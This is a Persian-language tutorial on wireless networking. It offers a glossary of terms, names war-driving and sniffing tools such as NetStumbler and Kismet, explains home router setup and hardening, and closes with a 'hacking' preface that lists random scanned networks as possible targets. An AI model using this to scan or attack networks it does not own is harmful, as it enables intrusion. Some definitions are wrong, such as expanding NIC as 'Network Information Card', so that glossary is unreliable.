به همراه پشتیبانی از دیگر قابلیت های 3G پروتکل های بی سیم– تلفن های نسل پنجم با پوشش همه این قابلیتها دارای قابلیت انتقال صوت و تصویر به صورت همزمان.

Pager :

دستگاهی برای گرفتن پیغام فراخوانی دیگرpager ها pager بیشتر در ادارات و بیمارستان ها به کار می رود سیستم های گسترده تر آن نیز مورد استفاده قرار می گیرد

Cardle :

نوعی اتصال ویژه درPocket PC برای اتصال به PC و تبادل اطلاعات .

Encryption :

پروسه رمز کردن و کد کردن اطلاعات بر طبق یک الگوریتم قراردادی به جهت حفظ امنیت داده ها

Compact Flash Device :

نام نوعی اتصال در دستگاههای دیجیتالی که برای اتصال این ابزار ها به سوکت های شبکه به کار می رود استفاده کننده گان دوربین های دیجیتال با این نوع اتصال بیشتر آشنا هستند.

Cellular :

نوعی فن آوری برای پوشش دادن نواحی به کار رفته شده در تلفن های همراه در ایران از این فن آوری بیشتر استفاده می شود که خودتان با مشکلات این سیستم بیشتر آشنایی دارید سیستم موبایل ماهواره ای این مشکلات را نداشته ولی خدمات آن گرانتر می باشد .

CDPD(Cellular Digital Packet Data) :

شبکه ی بی سیم دیجیتالی با انتقال سرعت Kbps19-20 اکثر مودم ها دیجیتال از این فن آوری استفاده میکنند.

Ah hoc :

نام نوعی از شبکه های بیسیم می باشد که در آن رایانه ها به صورت Direct و مستقیم در ارتباط اند.

Infrastructure :

بر خلاف Ah hoc رایانه ها یا تجهیزات شبکه از یک نقطه ی مرکزی به ارتباط با هم می پردازند به این نقطه مرکزی در اصطلاح Central Access pointمی گویند .

Access point :

نوعی دستگاه هست که امکان برقراری ارتباط مابین شبکه های بی سیم و کابلی را فراهم می کند این دستگاه با کارت شبکه NICشبکه های بی سیم دیگر ارتباط برقرار می کند.

NIC (Network Information Card) :

نوعی برد الکترونیکی در تجهیزات شبکه می باشد که هم انواع بی سیم و هم انواع کابلی از جمله کواکسیال آن موجود میباشد بیشتر برای شبکه سازی به کار می رود و در ارتباط مستقیم با دیگر اجزا شبکه از جمله هاب ها یا رو تر ها می باشد.

BlueTooth :

استاندارد معروفی جهت انتقال بی سیم اطلاعات با سرعت kbps720 می باشد بیشتر برای تلفن های همراه یا منشی های دیجیتالی به کار می رود.

blackberry HandHeld :

نوعی دستگاه فراخوان یا پیجر می باشد دارای قابلیت پست الکترونیک و دسترسی محدود به اینترنت

AMPS(Advanced Mobile telephone systems) :

استاندارد به کار رفته در شبکه تلفن های آنالوگ نسل اول .

Beam :

برای ارسال اطلاعات از شعاع اشعه مادون قرمز استفاده می شود را در اصطلاح گفته می شود.

WAP(Wireless Application protocol) :

نوعی پروتکل می باشد که برنامه نویسان برای ایجاد برنامه های به کار رفته در تلفن ها همراه به کار می رود بسیاری از ویروس ها که برای دستگاههای موبایل بویژه سری نوشته می شوند و Nokia موبایل ها همچنین دیگر مدل ها را با توجه به ضعف های این پروتکل طراحی می کنند .

Web Clipping :

روشی برای نمایش صفحات اینترنتی بر روی تلفن های همراه که توانایی ارتباط با اینترنت یا همچنین دستیار ها دیجیتالی را بیان می کند این فن اوری برای نمایش صفحات وب در محدوده ای کوچک به کار می رود من جمله بعضی فایل های فلش و بسیاری از تصاویر برای نمایش حذف می شوند .

WEP(Wired Equivalent Privacy) :

نوعی Encryption به کار رفته در شبکه های Wi-Fi می باشد در این شبکه ها داده ها به صورت امواج رادیویی ارسال می شوند که امکان Capture کردن آنها از روش هایی امکان پذیر است.

Wireless Narrowband :

نوعی روش دسترسی کم سرعت به اینترنت در تلفن های تک رنگ و تایپی است سرعت حداکثر kbps15 می باشد .

IEEE 802.11g :

نوعی استاندارد بهبود داده شده نسخه های a , b در حال حاضر یک از پر استفاده تری استاندارد های جدید در زمینه شبکه های بیسیم می باشد .


میزان تعاریف و همچنین تعداد تجهیزات شبکه بسیار زیاد می باشد که از حوصله ی این مقاله خارج می باشد در کل تعاریف و اصطلاحات بالا برای آشنایی اولیه کاربران ضروری و کافی می باشد علاقه مندان می توانند به فرهنگ و اصطلاحات کامپیوتر ی موجود مراجعه کنند یا از سایت های توسعه دهنده این فن آوری ها برای آشنایی بیشتر بهره بگیرند از دوست عزیزم که در تهیه این بخش و ارسال این مطالب زحمت کشیدند تشکر می کنم.

Wireless War Driving Tools


در این بخش قصد دارم بعضی از نرم افزار های معروف در زمینه هک شبکه های بی سیم را به طور اختصار معرفی کنم شما می توانید با مراجعه به سایت های مورد نظر نرم افزار ها را دریافت نموده و از ویژگی های آنها در جهت تست امنیت شبکه های بی سیم مورد نظر خود بهره ببرید. در حال حاضر تعداد زیادی نرم افزار در مبحث بی سیم قابل ذکر است.

۱- در این قسمت می خواهم نرم افزار مورد علاقه خودم را در ابتدا به شما دوستان معرفی کنم شاید به بیانی دیگر این نرم افزار معروفترین و پر کاربرد ترین نرم افزار شناخته شده برای مدیران شبکه های بی سیم می باشد در بخش هکینگ من فقط به توضیح این نرم افزار خواهم پرداخت شما هم بعد از خواندن این مقاله با من هم عقیده خواهید شد این نرم افزار برای برای کار در سیستم های عامل ویندوز طراحی شده است از امکانات جالب این نرم افزار اینست که می تواند شبکه های بی سیم را شناسایی نموده و با توجه به سیستمGPS آنها را بر روی یک نقشه گرافیکی از جملهStumb verter نمایش دهد در قسمت هکینگ با این نرم افزار به طور کامل آشنا خواهید شد.

http://www.netstumbler.com



به جرات می توان گفت که این یکی از نرم افزار های محبوب در زمینه هک Wirless میباشد با استفاده از netstumbler را در 802.11 شما تمامی شبکه های بی سیم محدوده ای که در حال فعالیت میباشید را شناسایی کرده و خروجی را به شما نشان می دهد به طور مثال شکل زیر شبکه های 802.11 ای است که در اسکن های منطقه ای بر روی ایالات متحده بدست آمده است البته ذکر این نکته لازم است که این ابزار نقاط دستیابی را شناسایی می کند که در محدوده فرکانسی مربوطه در حال دریافت و ارسال داده ها باشند و شاید نتایجی را که شاید در مدتی بعد بگیرید با نتایج قبلی مقداری تفاوت را پیدا کنید .



۲- نرم افزار kismet این نرم افزار نیز در محیط های Linux و BSD قابل استفاده می باشد .

http://www.kismetwireless.net

۳- ابزار Dstumbler ان برنامه نیز همانند برنامهkismet عمل می کند برای استفاده از آن باید در محیط های OpenBSD, NetBSD, and FreeBSDعمل کنما ید .

http://www.dachb0den.com/projects/dstumbler.html

از آنجا که دو نرم افزار ذکر شده باید در محیط های BSD استفاده شوند و از آنجا که بحث بر روی خود این سیستم عامل خود تخصصی فراتر از سطح کاربری های عادی را می طلبد از آوردن مطالب اضافی در این زمینه خودداری می نمایم فقط برای علاقه مندانی که توانایی کار در این نوع سیستم عامل ها را به خوبی قادر هستند دو نرم افزار فوق از قدرتمند ترین نرم افزار ها در این زمینه می باشند .

Mapping Tools

همانطور که تا به حال متوجه شده اید نرم افزار های مزبور با استفاده از Access point هایی که شناسایی می نمایند قادر هستند با استفاده از پکیج های Mapping یک تصویر مجازی از حوزه اسکن شده را برای کاربر ارائه نمایند از نرم افزار های موجود در این زمینه می توان بهStumVerter نام برد این نرم افزار را می توانید از http://www.sonar-security.com دریافت کنید البته به طور پیش فرض نقشه های تهیه شده برای قسمت های محدودی را شامل می شود که می توانید نقشه های دقیق دیگر مناطق 5 را نیز با جستجو در سایت های مورد نظر دریافت کرده و به نرم افزار مادر اضافه نمایید برای پیدا نمودن نرم افزار هایی در زمینه Wireless می توانید به سایت های مرجعی همانند www.packetstormsecurity.com و دیگر سایت های معتبر رفته و با جستجوی " 802.11 " نرم افزار های متعددی را در این زمینه پیدا نمایید نرم افزار دیگری به نام JiGLE نیز قابل ذکر است این نرم افزار از دیتابیس کاملی که دین منظور فراهم شده است بهره می گیرد www.wigle.net .

برایWireless Sniffing وCapturing ابزار های متنوعی وجود دارد که بحث بر روی هر کدام و تشریح جزییات هر کدام خود به مقاله ای جدا از این بحث نیاز دارد به طور مثال یک نرم افزار برایSniffing ابزار معروف Ethereal میباشد که در تمامی سیستم های عامل از جمله ویندوز و لینوکس قابل استفاده می باشد www.ethereal.com .

ابزار دیگری مشابهEthereal نرم افزار AiroPeek NX میباشد www.wildpackets.com .

هم اکنون که به داده هایی که برای ارائه این مقاله جمع آوری نموده ام را نگاهی می اندازم نمیدانم که از کدام قسمت و به چه مقدار توضیح بدهم هر قسمتی از این بحث خود نه تنها می تواند مقالاتی را در برگیرد بلکه می توان برای هر یک کتابی را تهیه نمود به هر حال قصد من یک آشنایی اولیه در زمینه شبکه های بی سیم می باشد این خود شما هستید که می توانید به پیگیری خود به اطلاعات

بیشتری در این زمینه ها برسید در بخش بعدی به طور خلاصه نحوه ی بر پا کردن یک شبکه Wireless خانگی را شرح می دهم و بعد از آن به ذکر مطالبی در زمینه هک و تست شبکه های بی سیم خواهم پرداخت.

توضیح این مطلب خالی از لطف نیست که گستردگی مطالب در زمینه شبکه های بیسیم این مطلب را به ذهن نمایان می سازد که شاید فعالیت در این زمینه بسیار سخت میباشد ولی از نظر من کسانی که دوره های شبکه به طور مثال +Network را گذرانده اند به راحتی می توانند وارد این بخش از مسائل مربوط به شبکه سازی شوند دنیای آینده دنیای شبکه های بی سیم خواهد بود و این به روشنی اهمیت یاد گیری اصول اولیه این تکنولوژی را گوشزد می کند حتی اگر شما یک کاربر معمولی بیسیم بوده و یا حتی با این فن آوری هم هیچ رابطه ای ندارید لزوم داشتن یک سری از اطلاعات پایه در این زمینه خالی از لطف نیست اگر هم که یک کاربر شبکه های بی سیم هستید و در سطحی بالاتر کار می کنید این به صورت یک نیاز برای شما تبدیل می شود برای مدیران شبکه این نه حتی یک نیاز بلکه یک امر حیاتی به شمار خواهد رفت.

Set Up a Wireless Network in Home

پیش گفتار بخش هکینگ

نحوه بر پایی یک شبکه بی سیم خانگی

قبل از شروع بخش هکینگ لازم است که شما با نحوه ی عملکرد اجزای یک شبکه بیسیم به طور مختصر آشنا شوید بهترین روش برای فهم این مطلب آنست که خودتان یک شبکه کوچک بی سیم خانگی طراحی و بر پا کنید در ادامه شما را با نحوه انجام این امر به طور عملی آشنا می نمایم البته باید بگویم که شما با توجه به نوع تجهیزات و همچنین نوع هدف کاربری ای که از یک شبکه بی سیم دارید با این امر مبادرت خواهید ورزید این بدان معنی است که روش ها و الگوهای متفاوتی برای بدست آوردن بهترین نتیجه از اسمبل کردن اجزای یک شبکه بی سیم می توان اتخاذ نمود. شما میتوانید این مثال ساده را به شکل یک LAN تعمیم داده و اجزای دیگری را نیز با توجه به عرض باند فرکانسی شبکه اتان با آن اضافه نمایید نکته بعد ی که بایستی به عنوان مدیر شبکه ای که برپا نموده اید توجه داشته باشید بحث امنیت شبکه مورد نظرتان است در اینجا شما یک تغییر سمت اجباری داده و از دیدگاه یک هکر شبکه های بی سیم به شبکه خود نگریسته و با پیدا نمودن ضعفها و مشکلات احتمالی به رفع آن آسیب پذیری ها اقدام نمایید.

در کل روش های معدود و انگشت شماری جهت برپایی یک شبکه بی سیم خانگی وجود دارد از این جهت این مثال را برای شما دوستان آماده کردم که بتوانید خودتان از این نمونه عملی کار برروی شبکه های بی سیم بزرگتری را متصور شوید البته این طراحی شبکه خانگی بستگی به آن دارد که شما از یک مودم و یک روتر بی سیم استفاده می کنید پیش نیاز این قسمت آشنایی اولیه با توپولوژی شبکه و همچنین ساخت شبکه های کابلی می باشد.

در این راهنمای مرحله به مرحله فرض ما بر این است که یک pc شما دارای یک ارتباط Broad Band با کابل یا مودم DSL هستیدولی هنوز روتر در سیستم تان نصب نشده است و کامپیوتر شما به طور مستقیم به مودمتان وصل شده است همچنین فرض ما بر این است که شما می خاهید یک PC رومیزی را از طریق معمول به شبکه وصل نمایید و دیگر PC یا نوت بوک مورد نظرتان را از طریق بیسیم به شبکه وصل نمایید این نحوه بر قراری یک شبکه مزیت هایی را از نظر امنیت اطلاعاتی فراهم می کند چون اگر در مرحله پیکربندی شبکه بی سیم به مشکلات متعددی بر خورد کردید از طریق همان بخشی که به طور کلاسیک متمرکز شده است قادر خواهید بود برای رفع نواقص به عقب بر گردید شما برای این موضوع نیاز خواهید داشت که یک روتر بی سیم Wireless router و یک کارت بیسیم PCI بر روی PC خود و همچنین کارت بی سیم PCMCIA – معروف به PC Card – برای نوت بوکتان تهیه کنید .

به ۴ مرحله زیر توجه فرمایید.

۱- برقراری ارتباط روتر بی سیم تان :


در ابتدا مودم کابلی و همچنین دستگاه بیسیمی خود را خاموش نمایید کابل Ethernet را از روی مودم کابلی در آورده و آن را به یکی ازچهار پورت های LAN در پشت روتر بی سیم متصل نمایید دیگر ارتباطات کابلی PC بایستی باقی بماند سپس کابل اترنت دوم را مابین پورت Ethernet مودم و پورت WAN روتر بیسیم متصل نمایید مودمتان را پس از این مراحل روشن نموده تا چراغ های آن به منزله ارتباطش با تهیه کننده سرویس اینترنتی مورد نظر اتان روشن شود این ممکن است چند دقیقه ای طول بکشد.

(Left: Cable Modem Right: Wireless router with LAN Ports- Ethernet Cables)

روتر را متصل نمایید در این حالت چراغ های روتر خاموشند چونکه بایستی آن نیز مراحل شناسایی خود را بگذراند که این مرحله هم می تواند چند دقیقه به طول بینجامد PC بی سیم خود را در این مرحله بوت نمایید .

۲- پیکر بندی روتر بی سیم به صورت آنلاین :

به جزواتی که به همراه روتر توسط شرکت سازنده اش ارائه شده است مراجعه کنیدWeb Browser خود را باز کرده و در آدرس بار به آدرس هایی که برای تنظیم روتر اشاره شده است استفاده نمایید در صفحه مورد نظر راهنمایی های مرحله به مرحله را دنبال نمایید بخش های امنیتی روترتان را فعال نمایید برای این امر به قسمت های WEP و WPA مراجعه کنید در این قسمت ها از شما شماره کلید دستگاه را می خواهد که بسته به سازنده روترتان برای گذراندن این قسمت شاید لازم باشد بخش تنظیمات پیشرفته Advanced Settingمراجعه نمایید.




کلمه رمز پیش فرض Admin را عوض نمایید – این یکی از نکاتی است که هکر ها برای هک روتر ها از آن بهره برداری می نمایند لازم به ذکر است که اغلب روتر های ساخته شده از هر شرکتی دارای یک سری پیکر بندی های پشی فرضی میباشد یکی از انواع پیشفرض ها کلمه رمز عبور برای پیکر بندی روتر در سطح دسترسی ادمین می باشد مدیران شبکه های که هم اکنون در حال مطالعه این مقاله می باشند باید به این نکته توجه نمایند که اغلب هکر ها به این کلمات رمز عبور که به صورت پیش فرض می باشند اطلاع دارند به طور مثال فقط کافی است نوع و مدل روتر تان را تشخیص دهند و در اولین کاری که انجام می دهند تست این کلمات عبور می باشد -که در اغلب اوقات هم به علت سهل انگاری مدیران شبکه این روش جواب داده و وقتی ایشان متوجه این نواقص می شوند که کار از کار گذشته است به یاد داشته باشیم که یکی از هنر های هکر ها استفاده یا به عبارتی سوء استفاده از پیکر بندی های ضعیفی است که ما انجام می دهیم حتی دیگر در این شرایط لازم نیست که دیگر هکر به دنبال آسیب پذیری خاصی بگردد– ولی اگر چک لیست هایی که در اختیار مدیران شبکه برای پیکر بندی هریک از اجزاء شبکه چه کابلی یا بی سیم در اختیار داردبه خوبی اجرا


شده و تنظیم گردد حداقل جلوی بسیاری از نفوذ ها گرفته می شود ولی باز راه برای نفوذ باز است ولی نه برای هر هکری در این قسمت شما از سوی حملات گروه های هکری خبره در خطر می باشید که خود این مطلب نیاز به مباحثی دیگر دارد که بحث بر روی فعالیت های نفوذ گری پیشرفته خود بحثی است خارج از موضوع این مقاله و لی آز آنجا که این توضیحات لازم بود برای درک این که شاید یک جمله ساده – کلمه رمز پیش فرض ادمین را عوض نمایید -خود دارای یک فلسفه ای است که بیان می شود دیگر نکات ارائه شده نیز به همین منوال می باشند اقلب در مقالات متعددی به این جملات و پیشنهاد ها مواجه می شویم ولی در بیشترموارد از کنار آنها بی توجه عبور می نماییم نام SSID را عوض نمایید – توضیح اینکه SSID نامی است که شما برای شبکه بی سیمتان در نظر می گیرید دوباره همانند مطلب بالا بسیاری از هکر ها خیلی از SSID های پیش فرض را می دانند و به همین سبب می توانند به شبکه اتان به صورتهایی وصل شوند که عاقبت این موضوع را می توانید حدس بزنید .

۳- نصب کارت PCI بیسیم بر روی Desktop PC :

برای این منظور به راهنمای نصب سریع ارائه شده از سوی شرکت سازنده کارت مراجعه کنید
کامپیوتر را خاموش نمایید پوشش کیس را بر دارید – یکی ار شکاف های گسترش PCI که خالی است را بر روی مادربورد سیستم مشخص نمایید همچنین قسمت درگاهی فلزی پشت سیستم را در قسمت قرار گیری این شکاف خارج نمایید با دقت هر چه تمام تر آنتن را در جهت شکاف گسترش باز در پشت سیستم قرار دهید کارت را در داخل شکاف مورد نظر قرار دهید.


(Wireless PC Card _ External Antenna)

سپس از نظر محکم بودن در جای خود چکش نمایید سپس پوشش کیس را دوباره بگذارید (اغلب هکر ها پوشش سیستم ها را همیشه بر می دارند شاید 2 فلسفه برای این کار دارند یکی اینکه Natural Cooling و همچنین دسترسی سریع به مادر بورد برای کار هاییاز این قبیل).


(Wireless 802.11a PCI Card)

کامپیوتر را روشن نمایید در این قسمت بایستی قطعه جدید اضافه شده به سیستم توسط کامپیوتر شناخته شود به کنترل پنل بروید (در سیستم های ویندوز) و این مراحل را طی کنید:

Network ▯Wireless Networking Connection ▯Properties ▯Wireless Networking Tab ▯Select the Wireless Networking Tab ▯Configure

در این قسمت پیکر بندی را با تنضیمات روتر بی سیم تطابق دهید و یکسان نمایید.

۴- نصب PC Card بی سیم یا همان PCMCIA به روی Notebook PC :

هم اکنو دیگر بسیاری از نوت بوک ها و یا به بیانی دیگر بیشتر نوت بوک هایی تولیدی خودشان بورد مخصوص شبکه های بی سیم را داشته و نیازی به نصب این کارت نیست ولی اگر نوت بوکتان دارای این پشتیبانی نبود بایستی یکی از این کارت ها را خریداری نمایید در اینصورت مراحل زیر را انجام دهید به کارت راهنمای کارت مراجعه کنید – نوت بوک را خاموش نمایید.

(Wireless PCMCIA Card)

PC Card بی سیم را به شکاف مورد نظر در کنار نوت بوک وصل نمایید– نوت بوک را روشن کرده و پس از شناسایی کارت همان مراحل پیکر بندی که در بالا به آن اشاره شد دنبال نمایید در این بخش نحوه برپایی یک شبکه خانگی به همره دو رایانه رو میزی و نوت بوک را مشاهده فرمودید این یک مثال ساده برای ساخت یک شبکه بیسیم بود شما با اضافه کردن اجزای دیگری از قبیل پرینتر ها یا روتر ها به دیگر رایانه ها شبکه خود را تعمیم و گسترش بدهید ولی باید الزامات سیستمی خود را همیشه در نظر بگیرید که مثلا آیا با امکاناتی که مثلا یک روتر یا آنتن اتان در اختیار می گذارد چند رایانه یا شبکه کوچک را به هم می توانید مجتمع و به هم پیوسته کنید البته باز می گویم که پیش زمینه کاری در مبحث بی سیم تخصص و تجربه لازم در بحث کابلی است اگر کسی در آن زمینه تجربه کافی را داشته باشد در حوزه بی سیم فکر نمی کنم به مشکلات جدی بر خورد کند فقط مقداری باید با تجهیزات و پروتکل های جدیدتری آشنا شد و در این زمینه تجربیاتی کسب نمود.

هک :


قبل از شروع این بخش مهم لازم است مجددا به چند نکته اشاره کنم تمامی مطالب بالا صرفا جهت آشنایی دوستان با مفاهیم شبکه های بی سیم مورد نیاز بود هم اکنون به بسیاری از از تعاریف و پروتکل ها در حد نیازتان آشنا شده اید هم اکنون قادر هستید که شبکه های شخصی بی سیم برای خود و دیگران برپا کنید با بعضی از سخت افزار ها و همچنین نرم افزار هایی در این زمینه آشنا شدید حالا وقت آنست که مقداری نیز در زمینه امنیت شبکه های بی سیم با شما صحبت کنیم– همانگونه که تا به حال با آن آشنا شدید این رشته خاص از علم شبکه دارای گستردگی خاصی هم از لحاظ سخت افزاری و هم نر م افزاری است و نمیتوان به همه ابعاد این موضوع در یکی دو مقاله کوتاه پرداخت این موضوع در مسئله امنیت شبکه های بی سیم چند برابر می شود مطالب در زمینه هکینگ بی سیم هم از نظر نو متد ها هم از نظر دستع بندی بسیار می باشد من واقعا در این بخش نمیدونم که از کدام قسمت این همه اطلاعات برای شما مباحثی بیان کنم سعی من بر آن خواهد بود که بدور از اضافه گویی به نکاتی هر چند خلاصه در این باره اشاره کنم با این راهنمایی ها خود شما می توانند با پی گیری موضوعات مطرح شده و تست روش ها در عمل به نتایج و تجربیات ارزشمندی برسید به نظر شما باید در وحله اول از کجا شروع کنیم ؟؟ بله درست حدس زدید ابتدا باید هدف یا اهدافی را مشخص کرده و پیدا کنیم تا بر روی انها کار کنیم. خوب در اینجا چند سوال اساسی پیش می آید و همچنین چند حالت پیش روی شماست. مثلا اینکه آیا ۱- می خواهید بر روی تست امنیت شبکه بی سیم خودتان کار کنید ؟ ۲- می خواهید بر روی شبکه یا شبکه هایی واهدافی کار کنید که هم آنها را تا حدودی می شناسید. ۳- دنبال اهداف تصادفی هستید و صرفا شبکه های مورد نظرتان در هنگام اسکن شناسایی شده اند این سه حالت پیش روی شما در اغلب شروع انجام عملیات هکینگ است یا حالتی مختلط یکی یا چند از حالت فوق

تذکر : قصد من آموزش هکینگ برای مقاصد خرابکارانه نیست.

اگر از کلماتی نظیر هکینگ و غیره استفاده می شود صرفا به این خاطر است که به این امر معتقدم که تنها زمانی می شود جلوی هر عملیات نفوذ گری به شبکه خودتان را سد کنید در صورتی که نه به عنوان یک مدیر شبکه بلکه از دیدگاه یک هکر با شبکه اتان رودر رو شوید و آنرا بررسی نمایید در غیر اینصورت بسیاری از ضعف ها از دیدتان پوشیده خواهد ماند.

